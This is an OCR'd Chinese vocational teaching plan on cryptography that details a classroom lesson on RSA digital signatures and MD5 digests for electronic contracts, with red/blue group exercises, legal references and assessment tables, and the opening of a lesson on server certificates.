	职业规范性	系统口令安全配置报告撰写的规范性	-

教学反思

授课实效

1.素质目标达成

根据学习通平台系统的网安警官和项目导师评价等数据分析得出，学生对个人隐私数据的重视程度得到提升，学习兴趣更浓厚；同时密码安全的防范意识和加密技术的规范意识均有所提升，素质目标达成。

2.知识目标达成


根据学习通平台系统采集的测试与完成课中问题的分析与回答结果等数据分析得出，38.4%的学生在技能训练考核中获得满分，46.2%的学生获得良好，15.4%的学生合格，知识目标达成。

3.能力目标达成

根据竞技考核平台采集的小组通关情况等数据分析得出，在攻防对抗实战演练中有五个小组同学通过小组协作都能为运用古典加密算法和现代加密算法完成隐私数据的防护，能力目标达成。



	
特色创新	【故事讲解弘精神】 1.通过让学生讲“周恩来密码”的故事，帮助学生了解加密技术的重要意义，同时弘扬老一辈革命家勇于实践、勇于探索、勇于思考、奋发进取的开拓精神，不畏艰险、坚韧不拔、顽强拼搏、攻坚克难的奋斗精神和为党和人民的事业“鞠躬尽瘁、死而后已”的献身精神。 【身临其境学知识】 2. 通过动画、模拟小游戏、古典密码应用、现代密码应用的竞技考核等活动，化解教学重难点，帮助学生以身临其境的方式学知识。 【社会服务担责任】 3.通过为网络宣传周“密码技术在个人隐私信息保护中的作用”制作宣传视频，帮助学生巩固知识的同时，增强学生的信息社会责任感。
改进设想	【问题反思】 古典密码和现代密码的类型较多且难理解，难以在课堂上全部进行详细讲解。 【改进措施】 项目导师带领各小组自选一个（不重复)加密算法，制作原理讲解小动画，并上传到学习通平台，小组之间进行学习。


教案 7 电子合同数字签名（2 学时）



<table>
<tr><td>教学模块</td><td>模块五 公民信息数据安全保障</td><td>教学任务</td><td>任务 7 电子合同数字签名</td></tr>
<tr><td>授课班级</td><td>信安 2006 班（校警合作班）</td><td>课程类型</td><td>理实一体课</td></tr>
<tr><td>授课时间</td><td>2021.12.27</td><td>授课地点</td><td>智慧教室</td></tr>
<tr><td>内容分析</td><td colspan="3">本次课为模块五公民信息数据安全保障的第七个任务，在第六个任务学习了个人隐私数据加解密的基础上，依托本专业**市网络空间安全工程技术联合研究中心真实案例——合同没有签字，结果损失8000万为研究案例，展开对个人隐私数据加解密的深入学习，因此，决定本次课教学内容为：
1.通过构建数据篡改情景对数字签名概念进行讲解。
2.结合《GB/T 36627-2018 信息安全技术网络安全等级保护测试评估技术指南》对数字签名的原理以及签发流程。
3.对接网络安全运维职业技能等级证书对数字证书签发步骤进行实操。</td></tr>
<tr><td>学情分析</td><td colspan="3">【知识和技能基础】
通过课前调查大部分同学均掌握了数据加密技术的知识和技能，认真预习了数字签名技术并参与了课前讨论，对数字签名有基本的了解，但能准确理解数字签名算法类型的学生仅有1名。
【认知与实践能力】
通过课前学生讨论及课前试做问题反馈分析得出，大部分同学认识到签名的意义，100%的同学能明白数字签名技术的重要性，但30.8%的同学对数字签名算法的原理完全不了解，类比推理能力有待提高。
【学习特点】
通过前面模块任务学习，学生学习目的明确，各组自主学习积极性较高、实践思维能力强，实战演练完成度高，但辩证思维、创新思维有待提升。
 
</td></tr>
<tr><td rowspan="3">教学目标</td><td>知识目标</td><td colspan="2">1.了解数字签名的概念。
2.理解数字摘要。
3.掌握数字签名的工作原理。</td></tr>
<tr><td>能力目标</td><td colspan="2">1.能完成文件数字摘要。
2.能运用数字签名算法进行数据加解密。</td></tr>
<tr><td>素质目标</td><td colspan="2">1.通过介绍《中华人民共和国电子签名法》，增强数据安全的防范意识。
2.通过实操数字签名技术的流程，养成主动钻研的探索精神。
3.通过演习具体任务，培养学生学习宣传《民法典》新增电子合同订立与履行规则，开启合同无纸化时代，扩大了合同成立的定义范围，使新形式互联网交易产生纠纷时有法可依。</td></tr>
<tr><td>教学
重难点</td><td colspan="3">【教学重点】
1. 数字签名的作用；
2. 数字签名的工作原理。
【解决措施】</td></tr>
</table>


	1. 通过探现象环节对周星驰案例进行讲解，介绍签名的功能，在探原理环节中通过类比介绍，详细介绍数字签名的作用及使用场景。 2. 通过课前初步感知数字签名的发展史，课中播放“数字签名”动画，帮助学生建立起数字签名的初步印象，带领学生分析数字摘要及数字签名的工作原理，发布数字签名的随堂测验等活动，帮助学生逐步理解数字签名的工作原理。通过学生知行合一的细化任务关卡练习RSA算法数字签名的处理过程应用强化数字签名技术的工作原理。
	【教学难点】 1. 数字签名的实现技术 2. 使用数字签名为个人隐私数据进行保护。 **【解决措施】** 1. 通过单兵演环节引导学生完成试做任务，通过示范讲解，帮助学生学习使用RSATool 工具进行数字签名应用，逐步讲解数字签名的实现技术。 2. 通过课前预习感知电子签名发展史，通过课中教师示教分析、进阶演练、问题指导，帮助学生实施通过引入竞赛机制，利用 RSA TOOL 工具对其数字摘要进行加密进行数字签名，通过红蓝双方验证传输过程中电子合同是否被修改，给学生深刻的学习与实践体验，帮助学生理解如何通过数字签名保护个人隐私数据。

教法	情境教学法、演示法、小组讨论法	**学法**	自主学习法、探究学习法

	教学资源	**作用**
资源与手段	1.学习通平台：关于数字签名学习资源  2.网络攻防虚拟靶场平台：电子合同数字签名实践环境  3.竞技考核平台：电子合同数字签名竞技考核关卡 	1.发布学习资源； 2.采集全过程学习数据； 3.动态评价学生实践过程表现； 4.提供实景网络安全练习环境

	【活页式工作手册】 2. 参数 P= 第一个大素数 Q= 第二个大素数 （P和Q的长度不能相差太大！） E= 公钥 （一个随机数，必须满足：GCD(E,(P-1)*(Q-1))==1)（译者注：即E和(p-1)(Q-1)互素） N= 公用模数，由P和Q生成：N=P*Q D= 私钥：D=E^(-1) mod ((P-1)*(Q-1)) 参数N和E是公开的但是D是私有的并且绝不能公开！P和Q在生成密钥后便不再需要了，但是必须销毁。 为了从公钥(N,E)得到D，需要试图分解N为它的两个素数因子。对于一个很大的模数N（512位或更大） 要想分解出它的P和Q是件非常困难的事。 RSA 加密模式的所有安全性都依赖于大数分解(但是还没有数学上的证明)。 请参阅:http://www.rsasecurity.com/rsalabs/c...ng/rsa155.html获得更多的信息. 3. 加密 加密一个信息块(M)(必须小于N)，计算: 密文=C=M^E mod N. 注意:如果整个信息(M)大于N，它会被分解为几个大小小于N的信息块。 4. 解密 为了解密一个给定的密文(C)从而得到它的明文结果，计算：M=C^D mod N 上面几个等式中的'^'是'乘方'的意思，不是'XOR'! 注意RSA加密模式用其它的方法也可以: C=M^D mod N 和 M=C^E mod N. 它取决于你怎样补充它.只需要确定你从没有公开私钥D,P并且或者Q!	引导任务实施的步骤
	【国家级资源库工具集-在线加解密平台】  	进行在线加解密效果展示
教学流程	 	

教学过程-课前启化				
教学环节	教学内容	教师活动	学生活动	设计意图
感新知	1.调查签名的由来并参与讨论。 2.《数字签名工具RSATool 2 使用手册》；  3.《网络安全等级保护2.0》制度中数据加解密标准条款;  4.《中华人民共和国电子签名法》  5.课前测验 	**1.发布学习资源与测试：**在学习平台发布课前学习要求及学习资源。 **2.发布调查问卷：**发布“签名的由来”调查问卷。 **3.发布梳理任务：**通过学习通平台发布“梳理加解密标准条款”的任务。 **4.发布讨论：**发布“签名是什么”讨论，并针对学生课前学习情况反馈进行在线答疑 **5.查看反馈，与学生线上互动交流：**查看学生提交的测验结果和线上学习数据，在学习通平台与学生线上互动交流，收集整理学生课前学习反馈的问题，及时调整教学策略。 **6.红蓝方分组：**根据红蓝方不同特点、学生个人发展目标和自主选择结果，对分组情况进行微调，完成动态分组。	**1.查看课前学习要求，完成相应的复习及预习任务：**完成数字签名工具RSATool 2 工具使用手册学习，在学习通平台讨论区完成相应讨论及课前测验。 **2.完成调查问卷：**回复“签名的由来”调查问卷。 **3.完成梳理任务：**完成签名的发展史的梳理任务，上传到学习通平台。 **4.完成梳理任务：**学习《网络安全等级保护2.0》制度文件，梳理其中的加解密标准条款，上传到学习通平台。 **5.问题反馈：**回复“签名是什么”讨论贴，反馈预习中的问题。 **6.角色分配：**学生选择红蓝方，推荐组长。	【信息化手段】 通过学习通平台发布学习任务，引导学生完成课前任务，为课堂教学做好充分的准备，提高课堂效率。 【课程思政】 通过初步了解《网络安全等级保护2.0》制度中加解密标准条款，帮助学生梳理使用加密技术的规范意识。 【素质目标】 通过初步了解《中华人民共和国电子签名法》，树立密码安全的防范意识。 【把握学情，及时调整教学策略】：通过学习通平台，获取学情，为教学策略调整提供依据。
教学过程-课中内化				
教学环节	内容	教师活动	学生活动	设计意图
探现象 (15分钟)	1.网络空间安全工程技术联合研究中心项目引入，周星驰过于信任华谊，合同没有签字，结果损失8000万。	**1.案例引思：**播放“周星驰过于信任华谊，合同没有签字，结果损失8000万”案例，引发数字签名的思考。 **2.发布头脑风暴：** （1）签名的常见应用场景有哪些?	**1.学习案例：**认真观看“周星驰过于信任华谊，合同没有签字，结果损失8000万”视频案例，认真思考老师提出的问题。 **2.头脑风暴：**讨论签名的常见应用场景	【课岗融通】 岗位能力：掌握数据泄露常见的的原因。 【信息化手段】 通过播放“周星驰过于信任华谊，合同没有签字，结果损失8000

	 4.数字签名的常见应用场景有哪些? （1）人力资源; （2）软件开发; （3）金融业务; （4）商务合作; （5）服务委托;  5.没有数字签名的风险有哪些?	（2）没有签名的风险有哪些? **3.头脑风暴成果展示:** 学习通平台提问活动随机抽取小组。 **4.案情分析:** 网安警官总结近年来没有数字签名隐私数据泄露事件情况，分析风险。 **5.类比导入:** 通过类比签名的风险，引出数字签名知识点。 **6.案件模拟:** 利用wireshark工具获取网银系统数据流量，并将结果展示到教室大屏上。 **7.补充总结:** 根据学生回答补充总结数字签名的常见应用场景有哪些及没有数字签名的风险。	及没有签名的风险有哪些，上传至学习通平台。 **3.头脑风暴成果展示:** 各小组展示头脑风暴成果。 **4.现象思考:** 通过模拟网银系统数据流量露案件思考数据流量被获取的危险如何解决。	万”视频案例，引导学生思考。 **【素质目标】** 通过网安警官总结近年来没有数字签名隐私数据泄露事件情况情况以及案件模拟，帮助学生切身感受隐私数据加密后仍被获取的危险，**激发学生的数据安全防范意识。**
探原理 (20分钟)	**【教学重点1突破】** 1.数字签名的概念; 2.数字签名的作用: (1) 不可伪造 (2) 不可抵赖 3.数字证书原理  4.数字签名的重要性-密码学家王小云开讲啦视频。 	**1.类比讲解:** 类比人类社会签名的概念及功能，讲解数字签名的概念及功能。 **2.原理讲解:** 讲解数字摘要。 **3.视频播放:** 播放密码学家王小云开讲啦视频 **4.发布小测:** 发布关于数字签名基本原理的随堂小测。	**1.观看视频:** 认真聆听数字签名的概念。 **2.认真聆听:** 认真聆听数字摘要及数字签名的基本原理。 **3.完成测试:** 登录学习通平台，完成数字签名基本原理的随堂小测。	**【信息化手段】** 通过播放数字签名的视频，帮助学生理解数字签名的概念。 **【课程思政】** 通过了解王小云破解号称无懈可击的MD5密码系统的过程，希望年轻一代有理想、有信念、勇于坚持、敢于担当，为把我国建设成为自主创新的科技强国而努力奋斗。**构筑密码防御体系，守护人民信息安全，筑造国家安全大堤。** **【新标准】** 应用数字签名时，应尽量按照数字签名算法规范来操作。 **【信息化手段】**

				通过学习通平台随 堂测试检验学生的课堂学习效果，确定教学重点完成情况。
探方法 (10分钟)	【教学重点2突破】 1.《GB/T 36627-2018信息安全技术网络安全等级保护测试评估技术指南》--数字签名标准条款。 2.数字签名的应用-RSA数字签名方案。具体案例：RSA算法数字签名的处理过程。 数字签名和验证的步骤如下： （1）发件人将散列算法应用于数据，并生成一个散列值。 （2）发件人使用私钥将散列值转换为数字签名。 （3）发件人将数据、签名及发件人的证书发给收件人。 （4）收件人将该散列算法应用于接收到的数据，并生成一个散列值。 （5）收件人使用发件人的公钥和新生成的散列值验证签名。	1.分析国标：分析《GB/T 36627-2018 信息安全技术网络安全等级保护测试评估技术指南》--数字签名标准条款，强调数字签名要求。 2.发布任务：发布数字签名练习任务，教师示教，引导学生层层深入。 3.总结方法：总结数字签名和验证的步骤。	1.聆听记录：了解《GB/T 36627-2018信息安全技术网络安全等级保护测试评估技术指南》--数字签名标准条款，强调数字签名要求。 要求。 2.知行合一：登录竞技考核平台，体会RSA算法数字签名的处理过程。 3.总结记录：理解并记录数字签名和验证的步骤。	【新标准】 应用数字签名时，应尽量按照数字签名算法规范来操作。 【信息化手段】 通过学习通平台随及竞技考核平台，检验学生的课堂学习效果，确定教学重点完成情况。 【素质目标】 通过学习《网络安全等级保护2.0》制度中数字签名标准条款，增强数字签名加解密设置的的规范意识。
单兵演 (15分钟)	【教学难点1突破】 任务： 20XX年某市开展了本年度的“护网行动”保护个人隐私行动，以达到防护个人隐私数据的目的。理解数字摘要、数字签名原理与应用。 1.选取一份电子合同，利用HASH计算器计算其数字摘要MD5的值；	1.发布任务：发布任务，通过网络攻防虚拟靶场平台展示拓扑结构图，讲解数字签名任务要求。 2.示范教学：根据具体任务案例，给学生示范讲解任务实施过程。 3.任务下达：下达实操任务。 4.个性指导：根据学生遇到的难点进行指导	1.认真聆听：认真聆听并思考。 2.记录要点：根据教师的示范操作，记录操作要点细节。 3.任务实操：按照任务要求完成数字签名实操内容。 4.提问问题：如实操过程中遇到问题，及时寻求老师帮助。 5.总结记录：记录老	【课赛融通】 通过示范讲解，帮助学生学习使用 RSATool 2 工具进行数字签名应用，给学生深刻的学习体验，帮助学生**突破难点。** 【素质目标】 通过演习具体任务验证传输过程中电子合同是否

	2.利用RSA TOOL工具对其数字摘要进行加密进行数字签名；  3.解密数字签名并计算数字摘要的MD5的值和传输过来的文段的MD5值。验证传输过程中电子合同是否被修改。	。 **5.共性讲解：**对遇到的共性问题进行讲解。 **6.小结：**小结数字签名的过程。	师总结的数字签名过程。	被修改，培养学生学习宣传**《民法典》**新增电子合同订立与履行规则，开启合同无纸化时代，扩大了合同成立的定义范围，使新形式互联网交易产生纠纷时有法可依。 **【课程思政】** 通过学习数字签名技术的算法，养成主动专研的探索精神。 **【信息化手段】** 网络攻防虚拟靶场平台、竞技考核平台，学习通平台。
对抗演 (20分钟)	**【教学难点2突破】** 红蓝两方分别将电子合同进行签名，自行决定是否对文件进行修改，再分别将文件和签名传给对方，红蓝两方同学进行解密数字签名并计算数字摘要的MD5的值和传输过来的文段的MD5值。验证传输过程中电子合同是否被修改。	**1.共性指导：**针对普遍性问题，集中点拨，提高课堂效率。 **2.个性指导：**对个性问题进行针对性指导，帮助学生解决卡壳问题。 **3.小组PK：**教师根据演习过程中学生的表现，通过学习通平台进行过程评价。 **4.总结评价：**教师根据考核平台学生成绩排名，进行战况总结和思政升华。	**1.战术讨论：**小组研讨任务要求，制定实施方案； **2.协同作战：**小组内部合理分工，团结协作； **3.战略调整：**根据演习实况，及时调整作战策略。 **4.战果提交：**红蓝双方提交战果。	**【课赛融通】** 通过引入竞赛机制，帮助学生实施使用 RSATool 2 工具进行数字签名应用，通过红蓝双方验证传输过程中电子合同是否被修改，给学生深刻的学习与实践体验，帮助学生**突破难点。** **【素质目标】** 通过演习具体任务验证传输过程中电子合同是否被修改，培养学生学习宣传**《民法典》**新增电子合同订立与履行规则，开启合同无纸化时代，扩大了合同成立的定义范围，使新形式互联网交易产生纠纷时有法可依。

				【课程思政】 通过演习难度不断升级，培养学生不畏艰难的**劳动精神。** 【信息化手段】 网络攻防虚拟靶场平台、竞技考核平台，学习通平台。
展**成效** **(10分钟)**	1.小组复盘展示。 2.根据数字签名的应用案例进行复盘讲解。 3.归纳总结数字签名的原理及流程。 4.《中华人民共和国电子签名法》-- 第三十二条伪造、冒用、盗用他人的电子签名，构成犯罪的，依法追究刑事责任；给他人造成损失的，依法承担民事责任。	**1.组织复盘展示：**展示红蓝双方演习成果，抽取小组复盘演习任务完成过程，分享心得体会。 **2.教师点评：**点评学生演习过程中的表现，提出现存问题和需注意事项； **3.组织生生互评：**引导学生公平公正开展生生互评。 **4.归纳总结：**对本任务知识进行梳理和总结强调。	**1.小组复盘：**小组红蓝双方演示演习任务完成过程，分享心得体会； **2.生生互评：**其他小组同学从知识掌握程度、团队协作能力、精益求精的工匠精神等多个方面对展示小组进行评价。	【课岗融通】 通过小组学生复盘展示，锻炼学生的语言表达能力，培养学生数字签名的技能； 【课程思政】 通过生生互评，促进学生互帮互助、相互学习、取长补短。 【素质目标】 通过介绍《中华人民共和国电子签名法》第三十二条，增强数据安全的防范意识。
教学过程-课后转化				
教学环节	**学习内容**	**教师活动**	**学生活动**	**设计意图**
拓**能力**	1.RSATool 2 工具各 种参数的含义及应用练习； 2.完成运用数字签名技术为电子合同进行加解密的报告撰写。	**1.发布作业：** 课后拓展任务5-7； **2.发布讨论：**布置学习反馈任务； **3.线上指导：** 根据学生问题反馈进行个性化学习指导； **4.网安警官评价:**网安警官通过学习通平台查看学生使用数字签名技术为电子合同进行加解密报告撰写的内容，根据GB/T 36627-2018标准要求对撰写内容进行综合评价。	**1.拓展练习：**尝试完成课后拓展任务； **2.反馈问题：**反馈任务完成过程中遇到的问题； **3.自我提升：**根据网安警官反馈完善数字签名技术的规范要求。	【课岗融通】 通过拓展任务，帮助学生学以致用，拓展视野，提升综合问题解决能力，在网安警官的评价中，**明确岗位规范。** 【信息化手段】 网络攻防虚拟靶场平台、竞技考核平台，学习通平台。


<table>
<tr><td>拓视野</td><td>为网络宣传周搜集关于“数字签名技术在个人电子合同数字签名中的作用”的宣传素材</td><td>1.发布作业：课后拓展任务；
2.线上指导：根据学生问题反馈进行个性化学习指导；</td><td>1.拓展练习：尝试完成课后拓展任务；
2.反馈问题：反馈任务完成过程中遇到的问题；
3.完成宣传素材收集：为网络宣传周制作宣传视频搜集关于“数字签名技术在个人电子合同数字签名中的作用”的宣传素材，增强消费者的个人信息保护意识。
4.评价教师：完成智慧校园的学生评教。</td><td>【课岗融通】通过拓展任务，帮助学生学以致用，拓展视野，提升综合问题解决能力，在网安警官的评价中，明确岗位规范。
【信息化手段】学习通平台。</td></tr>
<tr><td>教学评价</td><td colspan="4">
<table>
<tr><th colspan="4">任务7　电子合同数字签名 考核评测表</th></tr>
<tr><td>评价维度</td><td>评价目标</td><td>评价指标</td><td>分值</td></tr>
<tr><td rowspan="3">知识</td><td>了解数字签名的概念</td><td>网卡原理及工作模式测验完成情况</td><td>20</td></tr>
<tr><td>理解数字摘要</td><td>TCP会话过程测验完成情况</td><td>40</td></tr>
<tr><td>掌握数字签名的工作原理</td><td>网络嗅探原理及流量分析过程测验完成情况</td><td>40</td></tr>
<tr><td rowspan="6">能力</td><td rowspan="3">能完成文件数字摘要</td><td>是否能完成消息摘要算法</td><td>15</td></tr>
<tr><td>是否正确实现安全散列算法</td><td>15</td></tr>
<tr><td>是否正确实现消息认证码算法</td><td>20</td></tr>
<tr><td rowspan="3">能运用数字签名算法进行数据加解密</td><td>是否完成摘要信息生成</td><td>15</td></tr>
<tr><td>是否正确使用秘钥加密</td><td>15</td></tr>
<tr><td>是否正确完成验签</td><td>20</td></tr>
<tr><td rowspan="6">素质</td><td rowspan="3">网络安全意识</td><td>是否梳理《中华人民共和国电子签名法》对电子签名的规定</td><td>10</td></tr>
<tr><td>是否参与数字签名流程实现</td><td>10</td></tr>
<tr><td>是否参与对《民法典》中关于电子合同订立相关条款的学习</td><td>10</td></tr>
<tr><td rowspan="2">操作规范性</td><td>实现数字摘要的规范性</td><td>-</td></tr>
<tr><td>完成数字签名的规范性</td><td>-</td></tr>
<tr><td>职业规范性</td><td>电子合同数字签名报告撰写的规范性</td><td>-</td></tr>
</table>
</td></tr>
<tr><td colspan="5">教学反思</td></tr>
<tr><td>授课实效</td><td colspan="4">1.素质目标达成
根据学习通平台的网安警官和项目导师评价等数据分析得出，学生在完成数字签名技术为电子合同进行加解密报告撰写中融入了更多目标控制的标准规范，能合理进行数字签名，并能遵守法律法规，素质目标达成。
2.知识目标达成
根据学习通平台采集的测试与完成课中问题的分析与回答结果等数据分析得出，学生已经理解了数字摘要，掌握了数字签名技术的工作原理，知识目标达成。</td></tr>
</table>



<table>
<tr>
<td></td>
<td>


<h3>3.能力目标达成</h3>
根据根据竞技考核平台采集的小组通关情况等数据分析得出，在实战演练中全部小组同学通过小组协作都能利用RSA TOOL工具对其数字摘要进行加密进行数字签名，能力目标达成。


</td>
</tr>
<tr>
<td>特色创新</td>
<td>
1.通过通过了解王小云破解号称无懈可击的MD5密码系统的过程，希望年轻一代有理想、有信念、勇于坚持、敢于担当，为把我国建设成为自主创新的科技强国而努力奋斗。构筑密码防御体系，守护人民信息安全，筑造国家安全大堤，有效激发学生的学习兴趣和探索精神及科学创新精神。
2.通过竞技考核，把难以完全掌握的数字摘要、数字签名原理进行颗粒化细分成便于理解的应用场景，环环相扣，层层深入，有效帮助学生突破教学重点。
3.通过网络虚拟靶场平台进行单兵演习，帮助学生实施使用RSATool 2 工具进行数字签名应用，通过红蓝双方验证传输过程中电子合同是否被修改，有效突破了教学难点，促进团队合作和知识技能的巩固。
4.通过网络宣传周搜集“数字签名技术在个人电子合同数字签名中的作用”的宣传素材，帮助学生巩固知识的同时，推送给自己的同学、家人及朋友，增强学生的信息社会责任感，服务社会。
</td>
</tr>
<tr>
<td>改进设想</td>
<td>
【问题反思】
本节课主要是讲解RSA算法数字签名的处理过程，学生对教学内容特别感兴趣，激发了探索欲望和学习兴趣，希望进一步了解数字签名的其他算法，但是数字签名的算法类型较多且难理解，难以在课堂上全部进行详细讲解。
【改进措施】
项目导师带领各小组自选一个（不重复)数字签名算法，制作原理讲解小动画，并上传到学习通平台，小组之间进行学习。
</td>
</tr>
</table>

教案 8 服务器数字证书安装（2 学时）

<table>
<tr><td>教学模块</td><td>模块五 公民信息数据安全保障</td><td>教学任务</td><td>任务 8 服务器数字证书安装</td></tr>
<tr><td>授课班级</td><td>信安 2006 班（校警合作班）</td><td>课程类型</td><td>理实一体课</td></tr>
<tr><td>授课时间</td><td>2021.12.29</td><td>授课地点</td><td>世界技能大赛网络安全项目中国集训基地</td></tr>
<tr><td>内容分析</td><td colspan="3">本次课为模块五-公民信息数据安全保障的第八个任务，本次课在前两个任务学习了网银系统数据加密、电子合同数字签名的基础上，依托本专业**市网络空间安全工程技术联合研究中心真实案例——免费 wifi 环境下用户网络数据被篡改的案件，展开对隐私数据完整性防护的深入学习，因此，决定本次课教学内容为：
1.创设网络数据篡改情景对数字证书概念进行介绍
